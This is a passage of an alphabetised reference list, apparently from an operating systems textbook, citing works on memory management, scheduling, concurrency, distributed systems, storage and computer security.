BAYS77 Bays, C. "A Comparison of Next-Fit, First-Fit, and Best-Fit." *Communications of the ACM*, March 1977.

BECK97 Beck, L. *System Software*. Reading, MA: Addison-Wesley, 1997.

BELA66 Belady, L. "A Study of Replacement Algorithms for a Virtual Storage Computer." *IBM Systems Journal*, No. 2, 1966.

BELL94 Bellovin, S., and Cheswick, W. "Network Firewalls." *IEEE Communications Magazine*, September 1994.

BEN82 Ben-Ari, M. *Principles of Concurrent Programming*. Englewood Cliffs, NJ: Prentice Hall, 1982.

BEN90 Ben-Ari, M. *Principles of Concurrent and Distributed Programming*. Englewood Cliffs, NJ: Prentice Hall, 1990.

BERS96 Berson, A. *Client/Server Architecture*. New York: McGraw-Hill, 1996.

BIRR89 Birrell, A. *An Introduction to Programming with Threads*. SRC Research Report 35, Compaq Systems Research Center, Palo Alto, CA, January 1989. Available at http://www.research.compaq. com/SRC

BLAC90 Black, D. "Scheduling Support for Concurrency and Parallelism in the Mach Operating System." *Computer*, May 1990.

BOLO89 Bolosky, W.; Fitzgerald, R.; and Scott, M. "Simple But Effective Techniques for NUMA Memory Management." *Proceedings, Twelfth ACM Symposium on Operating Systems Principles*, December 1989.

BONW94 Bonwick, J. "An Object-Caching Memory Allocator." *Proceedings, USENIX Summer Technical Conference*, 1994.

BORG90 Borg, A.; Kessler, R.; and Wall, D. "Generation and Analysis of Very Long Address Traces." *Proceedings of the 17th Annual International Symposium on Computer Architecture*, May 1990.

BOVE03 Bovet, D., and Cesati, M. *Understanding the Linux Kernel*. Sebastopol, CA: O'Reilly, 2003.

BOVE06 Bovet, D., and Cesati, M. *Understanding the Linux Kernel*. Sebastopol, CA: O'Reilly, 2006.

BREN89 Brent, R. "Efficient Implementation of the First-Fit Strategy for Dynamic Storage Allocation." *ACM Transactions on Programming Languages and Systems*, July 1989.

BREW97 Brewer, E. "Clustering: Multiply and Conquer." *Data Communications*, July 1997.

BRIA99 Briand, L, and Roy, D. *Meeting Deadlines in Hard Real-Time Systems: The Rate Monotonic Approach*. Los Alamitos, CA: IEEE Computer Society Press, 1999.

BRIN01 Brinch Hansen, P. *Classic Operating Systems: From Batch Processing to Distributed Systems*. New York: Springer-Verlag, 2001.

BRIT04 Britton, C. *IT Architectures and Middleware*. Reading, MA: Addison-Wesley, 2004.

BROW84 Brown, R.; Denning, P.; and Tichy, W. "Advanced Operating Systems." *Computer*, October 1984.

BUHR95 Buhr, P., and Fortier, M. "Monitor Classification." *ACM Computing Surveys*, March 1995.

BUON01 Buonadonna, P.; Hill, J.; and Culler, D. "Active Message Communication for Tiny Networked Sensors." *Proceedings, IEEE INFOCOM 2001*, April 2001.

BURR04 Burr, W.; Dodson, D.; and Polk, W. *Electronic Authentication Guideline*. Gaithersburg, MD: National Institute of Standards and Technology, Special Publication 800-63, September 2004.

BUTT99 Buttazzo, G. "Optimal Deadline Assignment for Scheduling Soft Aperiodic Tasks in Hard Real-Time Environments." *IEEE Transactions on Computers*, October 1999.

BUYY99 a Buyya, R. *High Performance Cluster Computing: Architectures and Systems*. Upper Saddle River, NJ: Prentice Hall, 1999.

BUYY99b Buyya, R. *High Performance Cluster Computing: Programming and Applications*. Upper Saddle River, NJ: Prentice Hall, 1999.

CABR86 Cabrear, L. "The Influence of Workload on Load Balancing Strategies." *USENIX Conference Proceedings*, Summer 1986.

CAO96 Cao, P.; Felten, E.; Karlin, A.; and Li, K. "Implementation and Performance of Integrated Application-Controlled File Caching, Prefetching, and Disk Scheduling." *ACM Transactions on Computer Systems*, November 1996.

CARR81 Carr, R., and Hennessey, J. "WSClock—A Simple and Efficient Algorithm for Virtual Memory Management." *Proceedings of the Eighth Symposium on Operating System Principles*." December 1981.

CARR84 Carr, R. *Virtual Memory Management*. Ann Arbor, MI: UMI Research Press, 1984.

CARR89 Carriero, N., and Gelernter, D. "How to Write Parallel Programs: A Guide for the Perplexed." *ACM Computing Surveys*, September 1989.

CARR01 Carr, S; Mayo, J.; and Shene, C. "Race Conditions: A Case Study." *The Journal of Computing in Small Colleges*, October 2001.

CARR05 Carrier, B. *File System Forensic Analysis*. Upper Saddle River, NJ: Addison-Wesley, 2005.

CASA94 Casavant, T., and Singhal, M. *Distributed Computing Systems*. Los Alamitos, CA: IEEE Computer Society Press, 1994.

CASS01 Cass, S. "Anatomy of Malice." *IEEE Spectrum*, November 2001.

CAST92 Castillo, C.; Flanagan, E.; and Wilkinson, N. "Object-Oriented Design and Programming." *AT & T Technical Journal*, November/December 1992.

CHAN85 Chandy, K., and Lamport, L. "Distributed Snapshots: Determining Global States of Distributed Systems." *ACM Transactions on Computer Systems*, February 1985.

CHAN90 Chandras, R. "Distributed Message Passing Operating Systems." *Operating Systems Review*, January 1990.

CHAP97 Chapin, S., and Maccabe, A., eds. "Multiprocessor Operating Systems: Harnessing the Power." special issue of *IEEE Concurrency*, April–June 1997.

CHEN92 Chen, J.; Borg, A.; and Jouppi, N. "A Simulation Based Study of TLB Performance." *Proceedings of the 19th Annual International Symposium on Computer Architecture*, May 1992.

CHEN94 Chen, P.; Lee, E.; Gibson, G.; Katz, R.; and Patterson, D. "RAID: High-Performance, Reliable Secondary Storage." *ACM Computing Surveys*, June 1994.

CHEN96 Chen, S., and Towsley, D. "A Performance Evaluation of RAID Architectures. *IEEE Transactions on Computers*, October 1996.

CHEN04 Chen, S., and Tang, T. "Slowing Down Internet Worms," *Proceedings of the 24th International Conference on Distributed Computing Systems*, 2004.

CHES97 Chess, D. "The Future of Viruses on the Internet." *Proceedings, Virus Bulletin International Conference*, October 1997.

CHIN05 Chinchani, R., and Berg, E. "A Fast Static Analysis Approach to Detect Exploit Code Inside Network Flows." *Recent Advances in Intrusion Detection, 8th International Symposium*, 2005.

CHRI93 Christopher, W.; Procter, S.; and Anderson, T. "The Nachos Instructional Operating System." *Proceedings, 1993 USENIX Winter Technical Conference*, 1993.

CHU72 Chu, W., and Opderbeck, H. "The Page Fault Frequency Replacement Algorithm." *Proceedings, Fall Joint Computer Conference*, 1972.

CLAR85 Clark, D., and Emer, J. "Performance of the VAX-11/780 Translation Buffer: Simulation and Measurement." *ACM Transactions on Computer Systems*, February 1985.

CLAR98 Clarke, D., and Merusi, D. *System Software Programming: The Way Things Work*. Upper Saddle River, NJ: Prentice Hall, 1998.

COFF71 Coffman, E.; Elphick, M.; and Shoshani, A. "System Deadlocks." *Computing Surveys*, June 1971.

COHE94 Cohen, F. *A Short Course on Computer Viruses*. New York: Wiley, 1994.

CONR02 Conry-Murray, A. "Behavior-Blocking Stops Unknown Malicious Code." *Network Magazine*, June 2002.

CONW63 Conway, M. "Design of a Separable Transition-Diagram Compiler." *Communications of the ACM*, July 1963.

CORB62 Corbato, F.; Merwin-Daggett, M.; and Dealey, R. "An Experimental Time-Sharing System." *Proceedings of the 1962 Spring Joint Computer Conference*, 1962. Reprinted in [BRIN01].

CORB68 Corbato, F. "A Paging Experiment with the Multics System." *MIT Project MAC Report MAC-M-384*, May 1968.

CORB96 Corbett, J. "Evaluating Deadlock Detection Methods for Concurrent Software." IEEE Transactions on Software Engineering, March 1996.

COST05 Costa, M., et al. "Vigilante: End-to-End Containment of Internet Worms." *ACM Symposium on Operating Systems Principles*. 2005.

COX89 Cox, A., and Fowler, R. "The Implementation of a Coherent Memory Abstraction on a NUMA Multiprocessor: Experiences with PLATINUM." *Proceedings, Twelfth ACM Symposium on Operating Systems Principles*. December 1989.

CUST94 Custer, H. *Inside the Windows NT File System*. Redmond, WA: Microsoft Press, 1994.

DALE68 Daley, R, and Dennis, R. "Virtual Memory, Processes, and Sharing in MULTICS." *Communications of the ACM*, May 1968.

DALT96 Dalton, W., et al. *Windows NT Server 4: Security, Troubleshooting, and Optimization*. Indianapolis, IN: New Riders Publishing, 1996.

DASG92 Dasgupta, P.; et. al. "The Clouds Distributed Operating System." *IEEE Computer*, November 1992.

DATT90 Datta, A., and Ghosh, S. "Deadlock Detection in Distributed Systems." *Proceedings, Phoenix Conference on Computers and Communications*. March 1990.

DATT92 Datta, A.; Javagal, R.; and Ghosh, S. "An Algorithm for Resource Deadlock Detection in Distributed Systems." *Computer Systems Science and Engineering*, October 1992.

DELL00 Dekker, E., and Newcomer, J. *Developing Windows NT Device Drivers: A Programmer's Handbook*. Reading, MA: Addison-Wesley, 2000.

DENN68 Denning, P. "The Working Set Model for Program Behavior." *Communications of the ACM*, May 1968.

DENN70 Denning, P. "Virtual Memory." *Computing Surveys*, September 1970.

DENN71 Denning, P. "Third Generation Computer Systems." *ACM Computing Surveys*, December 1971.

DENN80a Denning, P.; Buzen, J.; Dennis, J.; Gaines, R.; Hansen, P.; Lynch, W.; and Organick, E. "Operating Systems." In [ARDE80].

DENN80b Denning, P. "Working Sets Past and Present." *IEEE Transactions on Software Engineering*, January 1980.

DENN84 Denning, P., and Brown, R. "Operating Systems." *Scientific American*, September 1984.

DENN87 Denning, D. "An Intrusion-Detection Model." *IEEE Transactions on Software Engineering*, February 1987.

DENN05 Denning, P. "The Locality Principle" *Communications of the ACM*, July 2005.

DIJK65 Dijkstra, E. *Cooperating Sequential Processes*. Technological University, Eindhoven, The Netherlands, 1965. (Reprinted in *Great Papers in Computer Science*, P. Laplante, ed., IEEE Press, New York, NY, 1996.) Also reprinted in [BRIN01].

DIJK68 Dijkstra, E. "The Structure of "THE" Multiprogramming System." Communications of the ACM, May 1968. Reprinted in [BRIN01].

DIJK71 Dijkstra, E. "Hierarchical Ordering of sequential Processes." *Acta informatica*, Volume 1, Number 2, 1971. Reprinted in [BRIN01].

DIMI98 Dimitoglou, G. "Deadlocks and Methods for Their Detection, Prevention, and Recovery in Modern Operating Systems." *Operating Systems Review*, July 1998.

DONA01 Donahoo, M., and Clavert, K. *The Pocket Guide to TCP/IP Sockets*. San Francisco, CA: Morgan Kaufmann, 2001.

DOUG89 Douglas, F., and Ousterhout, J. "Process Migration in Sprite: A Status Report." *Newsletter of the IEEE Computer Society Technical Committee on Operating Systems*, Winter 1989.

DOUG91 Douglas, F., and Ousterhout, J. "Transparent Process Migration: Design Alternatives and the Sprite Implementation." *Software Practice and Experience*, August 1991.

DOWD93 Dowdy, L., and Lowery, C. *P. S. to Operating Systems*. Upper Saddle River, NJ: Prentice Hall, 1993.

DOWN07 Downey, A. *The Little Book of Semaphores*. www.greenteapress.com/semaphores/

DUBE98 Dube, R. *A Comparison of the Memory Management Sub-Systems in FreeBSD and Linux*. Technical Report CS-TR-3929, University of Maryland, September 25, 1998.

EAGE86 Eager, D.; Lazowska, E.; and Zahnorjan, J. "Adaptive Load Sharing in Homogeneous Distributed Systems." *IEEE Transactions on Software Engineering*, May 1986.

ECKE95 Eckerson, W. "Client Server Architecture." *Network World Collaboration*. Winter 1995.

ECOS07 eCosCentric Limited, and Red Hat, Inc. *eCos Reference Manual*. 2007. http://www.ecoscentric. com/ecospro/doc/html/ref/ecos-ref.html

EISC07 Eischen, C. "RAID 6 Covers More Bases." *Network World*, April 9, 2007.

ENGE80 Enger, N., and Howerton, P. *Computer Security*. New York: Amacom, 1980.

ESKI90 Eskicioglu, M. "Design Issues of Process Migration Facilities in Distributed Systems." *Newsletter of the IEEE Computer Society Technical Committee on Operating Systems and Application Environments*, Summer 1990.

FEIT90 a Feitelson, D., and Rudolph, L. "Distributed Hierarchical Control for Parallel Processing." *Computer*, May 1990.

FEIT90b Feitelson, D., and Rudolph, L. "Mapping and Scheduling in a Shared Parallel Environment Using Distributed Hierarchical Control." *Proceedings, 1990 International Conference on Parallel Processing*, August 1990.

FERR83 Ferrari, D., and Yih, Y. "VSWS: The Variable-Interval Sampled Working Set Policy." *IEEE Transactions on Software Engineering*, May 1983.

FIDG96 Fidge, C. "Fundamentals of Distributed System Observation." *IEEE Software*, November 1996.

FINK88 Finkel, R. *An Operating Systems Vade Mecum*. Englewood Cliffs, NJ: Prentice Hall, 1988.

FINK89 Finkel, R. "The Process Migration Mechanism of Charlotte." *Newsletter of the IEEE Computer Society Technical Committee on Operating Systems*, Winter 1989.

FINK04 Finkel, R. "What Is an Operating System." In [TUCK04].

FISC07 Fischetti, M. "Blu-ray vs. HD DVD." *Scientific American*, August 2007.

FLYN72 Flynn, M. "Computer Organizations and Their Effectiveness." *IEEE Transactions on Computers*, September 1972.

FOLK98 Folk, M., and Zoellick, B. *File Structures: An Object-Oriented Approach with C++*. Reading, MA: Addison-Wesley, 1998.

FORR97 Forrest, S.; Hofmeyr, S.; and Somayaji, A. "Computer Immunology." *Communications of the ACM*, October 1997.

FOST91 Foster, L. "Automatic Generation of Self-Scheduling Programs." IEEE Transactions on Parallel and Distributed Systems, January 1991.

FRAN97 Franz, M. "Dynamic Linking of Software Components." *Computer*, March 1997.

FRIE96 Friedman, M. "RAID Keeps Going and Going and . . . " *IEEE Spectrum*, April 1996.

GALL00 Galli, D. *Distributed Operating Systems: Concepts and Practice*. Upper Saddle River, NJ: Prentice Hall, 2000.

GANA98 Ganapathy, N., and Schimmel, C. "General Purpose Operating System Support for Multiple Page Sizes." *Proceedings, USENIX Symposium*, 1998.

GARG02 Garg, V. *Elements of Distributed Computing*. New York: Wiley, 2002.

GAUD00 Gaudin, S. "The Omega Files." *Network World*, June 26, 2000.

GAY03 Gay, D., et al. "The nesC Language: A Holistic Approach to Networked Embedded Systems." *Proceedings of the ACM SIGPLAN 2003 Conference on Programming Language Design and Implementation*, 2003.

GAY05 Gay, D.; Levis, P.; and Culler, D. "Software Design Patterns for TinyOS." *Proceedings, Conference on Languages, Compilers, and Tools for Embedded Systems*, 2005.

GEER06 Geer, D. "Hackers Get to the Root of the Problem." *Computer*, May 2006.

GEHR87 Gehringer, E.; Siewiorek, D.; and Segall, Z. *Parallel Processing: The Cm* Experience*. Bedford, MA: Digital Press, 1987.

GIBB87 Gibbons, P. "A Stub Generator for Multilanguage RPC in Heterogeneous Environments." *IEEE Transactions on Software Engineering*, January 1987.

GING90 Gingras, A. "Dining Philosophers Revisited." *ACM SIGCSE Bulletin*, September 1990.

GOLD89 Goldman, P. "Mac VM Revealed." *Byte*, November 1989.

GOOD94 Goodheart, B., and Cox, J. *The Magic Garden Explained: The Internals of UNIX System V Release 4*. Englewood Cliffs, NJ: Prentice Hall, 1994.

GOPA85 Gopal, I. "Prevention of Store-and-Forward Deadlock in Computer Networks." *IEEE Transactions on Communications*, December 1985.

GORM04 Gorman, M. *Understanding the Linux Virtual Memory Manager*. Upper Saddle River, NJ: Prentice Hall, 2004.

GOYE99 Goyeneche, J., and Souse, E. "Loadable Kernel Modules." *IEEE Software*, January/February 1999.

GRAH72 Graham, G., and Denning, P. "Protection —Principles and Practice." *Proceedings, AFIPS Spring Joint Computer Conference*, 1972.

GRAN04 Grance, T.; Kent, K.; and Kim, B. *Computer Security Incident Handling Guide*. NIST Special Publication SP 800-61, January 2004.

GRAY97 Gray, J. *Interprocess Communications in UNIX: The Nooks and Crannies*. Upper Saddle River, NJ: Prentice Hall, 1997.

GRIM05 Grimheden, M., and Torngren, M. "What is Embedded Systems and How Should It Be Taught? — Results from a Didactic Analysis." *ACM Transactions on Embedded Computing Systems*, August 2005.

GROS86 Grosshans, D. *File Systems: Design and Implementation*. Englewood Cliffs, NJ: Prentice Hall, 1986.

GUPT78 Gupta, R., and Franklin, M. "Working Set and Page Fault Frequency Replacement Algorithms: A Performance Comparison." *IEEE Transactions on Computers*, August 1978.

GUYN88 Guynes, J. "Impact of System Response Time on State Anxiety." *Communications of the ACM*, March 1988.

HALD91 Haldar, S., and Subramanian, D. "Fairness in Processor Scheduling in Time Sharing Systems" *Operating Systems Review*, January 1991.

HALL01 Hall, B. *Beej's Guide to Network Programming Using Internet Sockets*. 2001. http://beej.us/guide/bgnet

HARR06 Harris, W. "Multi-core in the Source Engine." bit-tech.net technical paper, November 2, 2006. bit-tech.net/gaming/2006/11/02/Multi_core_in_the_Source_Engin/1

HART97 Hartig, H., et al. "The Performance of a μ-Kernel-Based System." *Proceedings, Sixteenth ACM Symposium on Operating Systems Principles*, December 1997.

HATF72 Hatfield, D. "Experiments on Page Size, Program Access Patterns, and Virtual Memory Performance." *IBM Journal of Research and Development*, January 1972.

HENN07 Hennessy, J., and Patterson, D. *Computer Architecture: A Quantitative Approach*. San Mateo, CA: Morgan Kaufmann, 2007.

HENR84 Henry, G. "The Fair Share Scheduler." *AT & T Bell Laboratories Technical Journal*, October 1984.

HERL90 Herlihy, M. "A Methodology for Implementing Highly Concurrent Data Structures," *Proceedings of the Second ACM SIGPLAN Symposium on Principles and Practices of Parallel Programming*, March 1990.

HILL00 Hill, J., et al. "System Architecture Directions for Networked Sensors." *Proceedings, Architectural Support for Programming Languages and Operating Systems*. 2000.

HOAR74 Hoare, C. "Monitors: An Operating System Structuring Concept." *Communications of the ACM*, October 1974.

HOAR85 Hoare, C. *Communicating Sequential Processes*. Englewood Cliffs, NJ: Prentice Hall, 1985.

HOFR90 Hofri, M. "Proof of a Mutual Exclusion Algorithm." *Operating Systems Review*, January 1990.

HOLT72 Holt, R. "Some Deadlock Properties of Computer Systems." *Computing Surveys*, September 1972.

HONE05 Honeynet Project. *Knowing Your Enemy: Tracking Botnets*. Honeynet White Paper, March 2005. http://honeynet.org/papers/bots.

HONG89 Hong, J.; Tan, X.; and Towsley, D. "A Performance Analysis of Minimum Laxity and Earliest Deadline Scheduling in a Real-Time System." *IEEE Transactions on Computers*, December 1989.

HOWA73 Howard, J. "Mixed Solutions for the Deadlock Problem." *Communications of the ACM*, July 1973.

HP96 Hewlett Packard. *White Paper on Clustering*. June 1996.

HUCK83 Huck, T. *Comparative Analysis of Computer Architectures*. Stanford University Technical Report Number 83-243, May 1983.

HUCK93 Huck, J., and Hays, J. "Architectural Support for Translation Table Management in Large Address Space Machines." *Proceedings of the 20th Annual International Symposium on Computer Architecture*, May 1993.

HWAN99 Hwang, K, et al. "Designing SSI Clusters with Hierarchical Checkpointing and Single I/O Space." *IEEE Concurrency*, January-March 1999.

HYMA66 Hyman, H. "Comments on a Problem in Concurrent Programming Control." *Communications of the ACM*, January 1966.

IBM86 IBM National Technical Support, Large Systems. *Multiple Virtual Storage (MVS) Virtual Storage Tuning Cookbook*. Dallas Systems Center Technical Bulletin G320-0597, June 1986.

INSO02a Insolvibile, G. "Inside the Linux Packet Filter." *Linux Journal*, February 2002.

INSO02b Insolvibile, G. "Inside the Linux Packet Filter, Part II." *Linux Journal*, March 2002.

ISLO80 Isloor, S., and Marsland, T. "The Deadlock Problem: An Overview." *Computer*, September 1980.

IYER01 Iyer, S., and Druschel, P. "Anticipatory Scheduling: A Disk Scheduling Framework to Overcome Deceptive Idleness in Synchronous I/O." *Proceedings, 18th ACM Symposium on Operating Systems Principles*, October 2001.

JACO98a Jacob, B., and Mudge, T. "Virtual Memory: Issues of Implementation." *Computer*, June 1998.

JACO98b Jacob, B., and Mudge, T. "Virtual Memory in Contemporary Microprocessors." *IEEE Micro*, August 1998.

JANS01 Jansen, W. *Guidelines on Active Content and Mobile Code*. NIST Special Publication SP 800-28, October 2001.

JHI07 Jhi, Y., and Liu, P. "PWC: A Proactive Worm Containment Solution for Enterprise Networks." To appear.

JOHN91 Johnston, B.; Javagal, R.; Datta, A.; and Ghosh, S. "A Distributed Algorithm for Resource Deadlock Detection." *Proceedings, Tenth Annual Phoenix Conference on Computers and Communications*, March 1991.

JOHN92 Johnson, T., and Davis, T. "Space Efficient Parallel Buddy Memory Management." *Proceedings, Third International Conference on Computers and Information*, May 1992.

JONE80 Jones, S., and Schwarz, P. "Experience Using Multiprocessor Systems—A Status Report." *Computing Surveys*, June 1980.

JONE97 Jones, M. "What Really Happened on Mars?" http://research.microsoft.com/∼mbj/Mars_Pathfinder/Mars_Pathfinder.html, 1997.

JUL88 Jul, E.; Levy, H.; Hutchinson, N.; and Black, A. "Fine-Grained Mobility in the Emerald System." *ACM Transactions on Computer Systems*, February 1988.

JUL89 Jul, E. "Migration of Light-Weight Processes in Emerald." *Newsletter of the IEEE Computer Society Technical Committee on Operating Systems*, Winter 1989.

JUNG04 Jung, J.; et al. "Fast Portscan Detection Using Sequential Hypothesis Testing," *Proceedings, IEEE Symposium on Security and Privacy*, 2004.

KANG98 Kang, S., and Lee, J. "Analysis and Solution of Non-Preemptive Policies for Scheduling Readers and Writers." *Operating Systems Review*, July 1998.

KAPP00 Kapp, C. "Managing Cluster Computers." *Dr. Dobb's Journal*, July 2000.

KATZ89 Katz, R.; Gibson, G.; and Patterson, D. "Disk System Architecture for High Performance Computing." *Proceedings of the IEEE*, December 1989.

KAY88 Kay, J., and Lauder, P. "A Fair Share Scheduler." *Communications of the ACM*, January 1988.

KENT00 Kent, S. "On the Trail of Intrusions into Information Systems." *IEEE Spectrum*, December 2000.

KEPH97 a Kephart, J.; Sorkin, G.; Chess, D.; and White, S. "Fighting Computer Viruses." *Scientific American*, November 1997.

KEPH97b Kephart, J.; Sorkin, G.; Swimmer, B.; and White, S. "Blueprint for a Computer Immune System." *Proceedings, Virus Bulletin International Conference*, October 1997.

KESS92 Kessler, R., and Hill, M. "Page Placement Algorithms for Large Real-Indexed Caches." *ACM Transactions on Computer Systems*, November 1992.

KHAL93 Khalidi, Y.; Talluri, M.; Williams, D.; and Nelson, M. "Virtual Memory Support for Multiple Page Sizes." *Proceedings, Fourth Workshop on Workstation Operating Systems*, October 1993.

KILB62 Kilburn, T.; Edwards, D.; Lanigan, M.; and Sumner, F. "One-Level Storage System." *IRE Transactions*, April 1962.

KLEI95 Kleiman, S. "Interrupts as Threads." *Operating System Review*, April 1995.

KLEI96 Kleiman, S.; Shah, D.; and Smalders, B. *Programming with Threads*. Upper Saddle River, NJ: Prentice Hall, 1996.

KLEI04 Kleinrock, L. *Queuing Systems, Volume Three: Computer Applications.* New York: Wiley, 2004.

KNUT71 Knuth, D. "An Experimental Study of FORTRAN Programs." *Software Practice and Experience*, Vol. 1, 1971.

KNUT97 Knuth, D. *The Art of Computer Programming, Volume 1: Fundamental Algorithms.* Reading, MA: Addison-Wesley, 1997.

KOOP96 Koopman, P. "Embedded System Design Issues (the Rest of the Story). *Proceedings, 1996 International Conference on Computer Design*, 1996.

KORS90 Korson, T., and McGregor, J. "Understanding Object-Oriented: A Unifying Paradigm." *Communications of the ACM*, September 1990.

KRIS94 Krishna, C., and Lee, Y., eds. "Special Issue on Real-Time Systems." *Proceedings of the IEEE*, January 1994.

KRON90 Kron, P. "A Software Developer Looks at OS/2." *Byte*, August 1990.

KUPE05 Kuperman, B., et al. "Detection and Prevention of Stack Buffer Overflow Attacks." *Communications of the ACM*, November 2005.

LAI06 Lai, A., and Nieh, J. "On the Performance of Wide-Area Thin-Client Computing." *ACM Transactions on Computer Systems*, May 2006.

LAMP71 Lampson, B. "Protection." Proceedings, *Fifth Princeton Symposium on Information Sciences and Systems*, March 1971; Reprinted in *Operating Systems Review*, January 1974.

LAMP74 Lamport, L. "A New Solution to Dijkstra's Concurrent Programming Problem." *Communications of the ACM*, August 1974.

LAMP78 Lamport, L. "Time, Clocks, and the Ordering of Events in a Distributed System." *Communications of the ACM*, July 1978.

LAMP80 Lampson, B., and Redell D. "Experience with Processes and Monitors in Mesa." *Communications of the ACM*, February 1980.

LAMP86 Lamport, L. "The Mutual Exclusion Problem." *Journal of the ACM*, April 1986.

LAMP91 Lamport, L. "The Mutual Exclusion Problem Has Been Solved." *Communications of the ACM*, January 1991.

LARM05 Larmour, J. "How eCos Can Be Shrunk to Fit." *Embedded Systems Europe*, May 2005. http://www.embedded. com/europe/esemay05.htm

LARO92 LaRowe, R.; Holliday, M.; and Ellis, C. "An Analysis of Dynamic Page Placement an a NUMA Multiprocessor." Proceedings, *1992 ACM SIGMETRICS and Performance '92*, June 1992.

LEBL87 LeBlanc, T., and Mellor-Crummey, J. "Debugging Parallel Programs with Instant Replay." *IEEE Transactions on Computers*, April 1987.

LEE93 Lee, Y., and Krishna, C., eds. *Readings in Real-Time Systems.* Los Alamitos, CA: IEEE Computer Society Press, 1993.

LELA86 Leland, W., and Ott, T. "Load-Balancing Heuristics and Process Behavior." *Proceedings, ACM SigMetrics Performance 1986 Conference*, 1986.

LEON07 Leonard, T. "Dragged Kicking and Screaming: Source Multicore." *Proceedings, Game Developers Conference 2007*, March 2007.

LERO76 Leroudier, J., and Potier, D. "Principles of Optimality for Multiprogramming." *Proceedings, International Symposium on Computer Performance Modeling, Measurement, and Evaluation*, March 1976.

LETW88 Letwin, G. *Inside OS/2.* Redmond, WA: Microsoft Press, 1988.

LEUT90 Leutenegger, S., and Vernon, M. "The Performance of Multiprogrammed Multiprocessor Scheduling Policies." *Proceedings, Conference on Measurement and Modeling of Computer Systems*, May 1990.

LEVI00 Levine, J. *Linkers and Loaders*. San Francisco: Morgan Kaufmann, 2000.

LEVI03 a Levine, G. "Defining Deadlock." *Operating Systems Review*, January 2003.

LEVI03b Levine, G. "Defining Deadlock with Fungible Resources." *Operating Systems Review*, July 2003.

LEVI05 Levis, P., et al. "T2: A Second Generation OS For Embedded Sensor Networks." *Technical Report TKN-05-007*, Telecommunication Networks Group, Technische Universitat Berlin, 2005. http://csl.stanford.edu/~pal/pubs.html

LEVI06 Levine, J.; Grizzard, J.; and Owen, H. "Detecting and Categorizing Kernel-Level Rootkits to Aid Future Detection." *IEEE Security and Privacy*, May–June 2005.

LEVY96 Levy, E., "Smashing The Stack For Fun And Profit." Phrack Magazine, file 14, Issue 49, November 1996.

LEWI96 Lewis, B., and Berg, D. *Threads Primer*. Upper Saddle River, NJ: Prentice Hall, 1996.

LHEE03 Lhee, K., and Chapin, S., "Buffer Overflow and Format String Overflow Vulnerabilities." *Software—Practice and Experience*, Volume 33, 2003.

LIED95 Liedtke, J. "On μ-Kernel Construction." *Proceedings of the Fifteenth ACM Symposium on Operating Systems Principles*, December 1995.

LIED96a Liedtke, J. "Toward Real Microkernels." *Communications of the ACM*, September 1996.

LIED96b Liedtke, J. "Microkernels Must and Can Be Small." *Proceedings, Fifth International Workshop on Object Orientation in Operating Systems*, October 1996.

LIND04 Lindsley, R. "What's New in the 2.6 Scheduler." *Linux Journal*, March 2004.

LIST93 Lister, A., and Eager, R. *Fundamentals of Operating Systems*. New York: Springer-Verlag, 1993.

LIU73 Liu, C., and Layland, J. "Scheduling Algorithms for Multiprogramming in a Hard Real-time Environment." *Journal of the ACM*, February 1973.

LIU00 Liu, J. *Real-Time Systems*. Upper Saddle River, NJ: Prentice Hall, 2000.

LIVA90 Livadas, P. *File Structures: Theory and Practice*. Englewood Cliffs, NJ: Prentice Hall, 1990.

LOVE04 Love, R. "I/O Schedulers." *Linux Journal*, February 2004.

LOVE05 Love, R. *Linux Kernel Development*. Waltham, MA: Novell Press, 2005.

LYNC96 Lynch, N. *Distributed Algorithms*. San Francisco, CA: Morgan Kaufmann, 1996.

MAEK87 Maekawa, M.; Oldehoeft, A.; and Oldehoeft, R. *Operating Systems: Advanced Concepts*. Menlo Park, CA: Benjamin Cummings, 1987.

MAJU88 Majumdar, S.; Eager, D.; and Bunt, R. "Scheduling in Multiprogrammed Parallel Systems." *Proceedings, Conference on Measurement and Modeling of Computer Systems*, May 1988.

MART88 Martin, J. *Principles of Data Communication*. Englewood Cliffs, NJ: Prentice Hall, 1988.

MARW06 Marwedel, P. *Embedded System Design*. Dordrecht, The Netherlands: Springer, 2006.

MASS03 Massa, A. *Embedded Software Development with eCos*. Upper Saddle River, NJ: Prentice Hall, 2003.

MCDO07 McDougall, R., and Mauro, J. *Solaris Internals: Solaris 10 and OpenSolaris Kernel Architecture*. Palo Alto, CA: Sun Microsystems Press, 2007.

MCHU00 McHugh, J.; Christie, A.; and Allen, J. "The Role of Intrusion Detection Systems." *IEEE Software*, September/October 2000.

MCKU05 McKusick, M., and Neville-Neil, J. *The Design and Implementation of the FreeBSD Operating System*. Reading, MA: Addison-Wesley, 2005.

MEE96 a Mee, C., and Daniel, E. eds. *Magnetic Recording Technology*. New York: McGraw-Hill, 1996.

MEE96b Mee, C., and Daniel, E. eds. *Magnetic Storage Handbook*. New York: McGraw-Hill, 1996.

MENA05 Menasce, D. "MOM vs. RPC: Communication Models for Distributed Applications." *IEEE Internet Computing*, March/April 2005.

MESS96 Messer, A., and Wilkinson, T. "Components for Operating System Design." *Proceedings, Fifth International Workshop on Object Orientation in Operating Systems*, October 1996.

MILE92 Milenkovic, M. *Operating Systems: Concepts and Design*. New York: McGraw-Hill, 1992.

MILO00 Milojicic, D.; Douglis, F.; Paindaveine, Y.; Wheeler, R.; and Zhou, S. "Process Migration." *ACM Computing Surveys*, September 2000.

MIRK04 Mirkovic, J., and Relher, P. "A Taxonomy of DDoS Attack and DDoS Defense Mechanisms." *ACM SIGCOMM Computer Communications Review*, April 2004.

MORG92 Morgan, K. "The RTOS Difference." *Byte*, August 1992.

MORR79 Morris, R., and Thompson, K. "Password Security: A Case History." *Communications of the ACM*, November 1979.

MOSB02 Mosberger, D., and Eranian, S. *IA-64 Linux Kernel: Design and Implementation*. Upper Saddle River, NJ: Prentice Hall, 2002.

MS96 Microsoft Corp. *Microsoft Windows NT Workstation Resource Kit*. Redmond, WA: Microsoft Press, 1996.

MUKH96 Mukherjee, B., and Karsten, S. "Operating Systems for Parallel Machines." in *Parallel Computers: Theory and Practice*. Edited by T. Casavant, P. Tvrkik, and F. Plasil. Los Alamitos, CA: IEEE Computer Society Press, 1996.

NACH97 Nachenberg, C. "Computer Virus-Antivirus Coevolution." *Communications of the ACM*, January 1997.

NACH02 Nachenberg, C. "Behavior Blocking: The Next Step in Anti-Virus Protection." *White Paper*, SecurityFocus. com, March 2002.

NAGA97 Nagar, R. *Windows NT File System Internals*. Sebastopol, CA: O'Reilly, 1997.

NEHM75 Nehmer, J. "Dispatcher Primitives for the Construction of Operating System Kernels." *Acta Informatica*, vol. 5, 1975.

